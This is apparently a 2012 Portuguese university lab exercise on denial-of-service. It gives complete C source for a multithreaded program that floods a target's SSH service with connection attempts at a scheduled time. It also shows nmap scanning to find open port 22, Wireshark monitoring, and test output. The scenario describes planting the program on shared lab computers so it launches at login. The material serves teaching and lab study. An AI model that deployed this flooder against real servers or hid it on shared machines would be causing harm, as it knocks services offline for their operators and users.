“Atividade pártica de Segurança de Dados”

Anderson de França Queiroz RA: 11033909

Tiago de França Queiroz RA: 11022409

Abril de 2012

“If you don’t stand for something,
you’ll fall for anything”
(Filme Sucker Punch)

Sumário

1 Descrição de um ataque

Um atacante deseja tronar indisponível o acesso por SSH do servidor de um conhecido. O modo que ele escolhe para fazer é utilizar um programa que ele desenvolveu para gerar requisições de conexão com o servidor interruptamente partindo de vários computadores diferentes, ou seja, um ataque de DDoS – *Distributed Denial-of-Service*.

A disponibilidade de serviço é muito importante para várias empresas, principalmente quando o produto que a empresa oferece é o serviço. Ter um serviço indisponível pode causar perdas como: compras não serem realizadas (sites de e-commerce); clientes trocarem de empresa para uma cujos serviços não fiquem indisponíveis; perda de confiabilidade; entre outras coisas.

Um ataque simples que visa indisponibilizar serviço é o ataque de negação de serviço, DoS (*Denial-of-Service*), esse tipo de ataque realiza um número muito grande de requisições ao serviço em curto espaço de tempo, assim o servidor não consegue responder a todos, o que gera indisponibilidade do sistema. Existe a variante distribuída do DoS, o DDoS (*Distributed Denial-of-Service*), que utiliza simultaneamente vários computadores para realizar ataques de DoS a um mesmo alvo.

No cenário descrito o atacante desenvolve um programa que chama o cliente padrão de SSH do sistema operacional e tenta logar no host alvo. O programa apenas solicita a conexão, uma vez que o objetivo é apenas indisponibilizar o sistema e não invadi-lo. De posse do programa ele vai a um laboratório de informática de sua universidade e instala o programa em todos os computadores de modo que quando se faça o login o programa inicialize em background. Como é preciso apenas a senha de usuário para realizar essa operação e todos os alunos utilizam o mesmo usuário, sempre que alguém logar no computador o ataque de DoS iniciará.

2 *Roteiro de ataque de DDoS*

O ataque de DDoS (*Distributed Denial-of-Service*) que será estudado nesta aula objetiva indisponibilizar o serviço de SSH comumente utilizado para acesso remoto a computadores.

2.1 Criando um programa de DoS

A negação de serviço consiste em muitas requisições em um curto intervalo de tempo, de modo que o servidor não consiga atender a todas. Então nesse experimento criaremos um programa em linguagem C que utiliza *multithread* para realizar inúmeras requisições `SSH` a um servidor.

1. Abra o editor preferência, sugere-se a utilização do `VIM`. Em um terminal execute `vim`;
2. Digite o código 2.1.1;
3. Edite as macros `NUM_TRHEADS, COMANDO, TEMPO e ESPERA`. Onde:
    - `NUM_TRHEADS:` é o número de threads que serão criadas, ou seja, o número de conexões simultâneas que serão realizadas pelo programa;
    - `COMANDO:` é o comando que será executado, neste experimento usaremos o ssh, então coloque um nome de usuário (de preferencia um que exista na máquina alvo) e o IP ou domínio da máquina;
    - `TEMPO:` é a hora em que o ataque irá começar;
    - `ESPERA:` é o tempo que o programa irá esperar antes de ser fechado e encerrar as threads que estão realizando o DoS.
4. Salve com o nome `DoS.c` e saia do editor;
5. Compile, para isso execute no terminal `cc DoS.c -o DoS -lpthread`;

```c
/*
 * ========================================================================================
 *
 *       Filename:  DDOS.c
 *
 *    Description:
 *
 *        Version:  1.0
 *        Created:  07-05-2012 18:05:38
 *       Revision:  none
 *       Compiler:  gcc
 *
 *         Author: Anderson de França Queiroz (Queiroz, A. F.), anderson.f.queiroz(.AT,)gmail dot com
 *                 Tiago de França Queiroz (Queiroz, T. F.), tiago.f.q(.AT,)gmail dot com
 *        Company:  UFABC
 *
 * ========================================================================================
 */

#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <pthread.h>
#include <unistd.h>
#include <string.h>

#define ESPERA 360
#define NUM_TRHEADS 15
#define COMANDO "ssh user@192.168.1.100"
#define TEMPO "Mon 2012-05-07 18:47:19 BRT"

void *comando(void *v)
{
        while(42)
        {
                printf("Executando o comando: \"%s\"\n", COMANDO);
                system(COMANDO);
        }
}

int main(void)
{
        int i, c = 1;
        pthread_t thread;
        time_t agora;
        struct tm tempo;
        char buffer[28];

        while(c != 0)
        {
                /* Pega a hora atual */
                agora = time(NULL);

                /* Formata a hora para ddd yyyy-mm-dd hh:mm:ss zzz */
                tempo = *localtime(&agora);
                strftime(buffer, sizeof(buffer), "%a %Y-%m-%d %H:%M:%S %Z", &tempo);

                c = strcmp(TEMPO, buffer);
                /* Dorme por 250 milesegundos */
                usleep(250000);
        }

        /* Cria NUM_TRHEADS threads, onde cada uma irá executar COMANDO */
        for(i = 0; i < NUM_TRHEADS; i++)
                pthread_create(&thread, NULL, &comando, NULL);

        /* Evita que a thread princial termine antes das outras */
        sleep(ESPERA);
}
```

Código 2.1.1: Código fonte em C para o DoS.

2.2 Realizando o ataque

O programa descrito na sessão 2.1 tem como objetivo mostrar o funcionamento de um ataque de DoS ou DDoS (*Distributed Denial of Service*). O DDoS é um ataque de DoS distribuído, ou seja, executado por várias máquinas (preferencialmente com conexões distintas a internet) simultaneamente.

Para realizar o ataque primeiro é preciso descobrir quais máquinas estão com a porta 22 (porta do ssh) aberta, para isso utilize o nmap da seguinte forma: *nmap -T4 192.168.1.0/24*, onde o 192.168.1.0 é o IP da rede alvo. Analise a saída do nmap a procura de uma máquina com a porta 22 aberta e edite o programa como descrito na sessão 2.1.

```
1   $ nmap -T4 192.168.1.0/24
2
3   Starting Nmap 5.21 ( http://nmap.org ) at 2012-05-07 23:56 BRT
4   Nmap scan report for 192.168.1.1
5   Host is up (0.0089s latency).
6   Not shown: 997 closed ports
7   PORT   STATE SERVICE
8   23/tcp open  telnet
9   53/tcp open  domain
10  80/tcp open  http
11
12  Nmap scan report for fenix-GNU-Linux-Notebook (192.168.1.5)
13  Host is up (0.00076s latency).
14  Not shown: 994 closed ports
15  PORT     STATE SERVICE
16  22/tcp   open  ssh
17  139/tcp  open  netbios-ssn
18  445/tcp  open  microsoft-ds
19  901/tcp  open  samba-swat
20  902/tcp  open  iss-realsecure
21  3689/tcp open  rendezvous
22
23  Nmap done: 256 IP addresses (2 hosts up) scanned in 5.19 seconds
24
```

Código 2.2.1: Exemplo de saída do `nmap`.

Observe que na linha 16 indica que o `ssh` está rodando e a porta está aberta, então, localize os IPs que estão com a porta 22 aberta e substitua o valor da macro `COMANDO` para `ssh USUÁRIO@IP_COM_PORTA_22_ABERTA`, em nosso exemplo seria `ssh ufabc@192.168.1.5`.

Rode no terminal o comando `ssh USUÁRIO@IP_COM_PORTA_22_ABERTA` e quando for perguntado se deve adicionar a fingerprint da chave RSA (ver código 2.2.2) responda sim (yes). Agora compile e execute o programa. Observe a saída do programa, o que ela indica?

```
1   $ ssh fenix@192.168.1.5
2   The authenticity of host '192.168.1.5 (192.168.1.5)' can't be established.
3   RSA key fingerprint is 37:95:4f:7b:87:71:cb:1d:1f:71:0f:1f:82:21:c2:0b.
4   Are you sure you want to continue connecting (yes/no)?
```

Código 2.2.2: Adicionando fingerprint RSA no ssh.

É possível utilizar o `wireshark` para observar o tráfego da rede e ver o ataque acontecendo, para isso abra o `wireshark` (em um terminal digite `sudo wireshark`). Na tela inicial localize a lista de interfaces de rede e escolha a interface conectada na rede onde está sendo realizado o ataque, em nosso exemplo é a `wlan0`, como é mostrado na figura 2.1.

Após selecionar a interface de rede a captura de pacotes inciará, então no campo `Filter` coloque `ip.dst == IP_SOB_ATAQUE`, em nosso exemplo seria `ip.dst == 192.168.1.5`, como pode ser visto na figura 2.2. Assim apenas os pacotes endereçados a máquina sob ataque irão aparecer. É possível identificar as requisições de conexão ssh? Existe apenas uma requisição ou várias?



Figura 2.1: Selecionando interface conectada a rede no *wireshark*.



Figura 2.2: Filtrando pacotes no `wireshark`.

3 *Teste do Roteiro*

Primeiramente o namp foi executado para descobrir quais máquinas possuíam um servidor ssh ativo, o resultado pode ser visto no código 3.0.3 A saída será similar a esta:

```
1   $ nmap -T4 192.168.1.0/24
2
3   Starting Nmap 5.00 ( http://nmap.org ) at 2012-05-07 23:06 BRT
4   Interesting ports on 192.168.1.1:
5   Not shown: 997 closed ports
6   PORT   STATE SERVICE
7   23/tcp open  telnet
8   53/tcp open  domain
9   80/tcp open  http
10
11  All 1000 scanned ports on 192.168.1.2 are closed
12
13  Interesting ports on 192.168.1.6:
14  Not shown: 995 closed ports
15  PORT     STATE SERVICE
16  22/tcp   open  ssh
17  139/tcp  open  netbios-ssn
18  445/tcp  open  microsoft-ds
19  901/tcp  open  samba-swat
20  8000/tcp open  http-alt
21
22  Nmap done: 256 IP addresses (3 hosts up) scanned in 4.51 seconds
```

Código 3.0.3: Resultado o nmap.

Analisando o resultado do nmap percebe-se que a única máquina com o servidor ssh ativo e a porta 22 aberta é a máquina de IP 192.168.1.6.

Editou-se o código 2.1 de modo que as macros ficaram da seguinte forma:

- `ESPERA = 5;`
- `NUM_TRHEADS = 10;`
- `COMANDO "ssh user@192.168.1.6";`
- `TEMPO "Mon 2012-05-07 23:25:00 BRT";`

O programa foi compilado e executado, obtendo-se a saída mostrada no código 3.0.4, onde é possível perceber que foram executadas 10 tentativas de conexão por ssh.

```
1   $gcc DoS.c -o DoS -lpthread
2   $ ./DoS
3   Executando o comando: "ssh user@192.168.1.6"
4   Executando o comando: "ssh user@192.168.1.6"
5   Executando o comando: "ssh user@192.168.1.6"
6   Executando o comando: "ssh user@192.168.1.6"
7   Executando o comando: "ssh user@192.168.1.6"
8   Executando o comando: "ssh user@192.168.1.6"
9   Executando o comando: "ssh user@192.168.1.6"
10  Executando o comando: "ssh user@192.168.1.6"
11  Executando o comando: "ssh user@192.168.1.6"
12  Executando o comando: "ssh user@192.168.1.6"
13  $
```

Código 3.0.4: Resultado o nmap.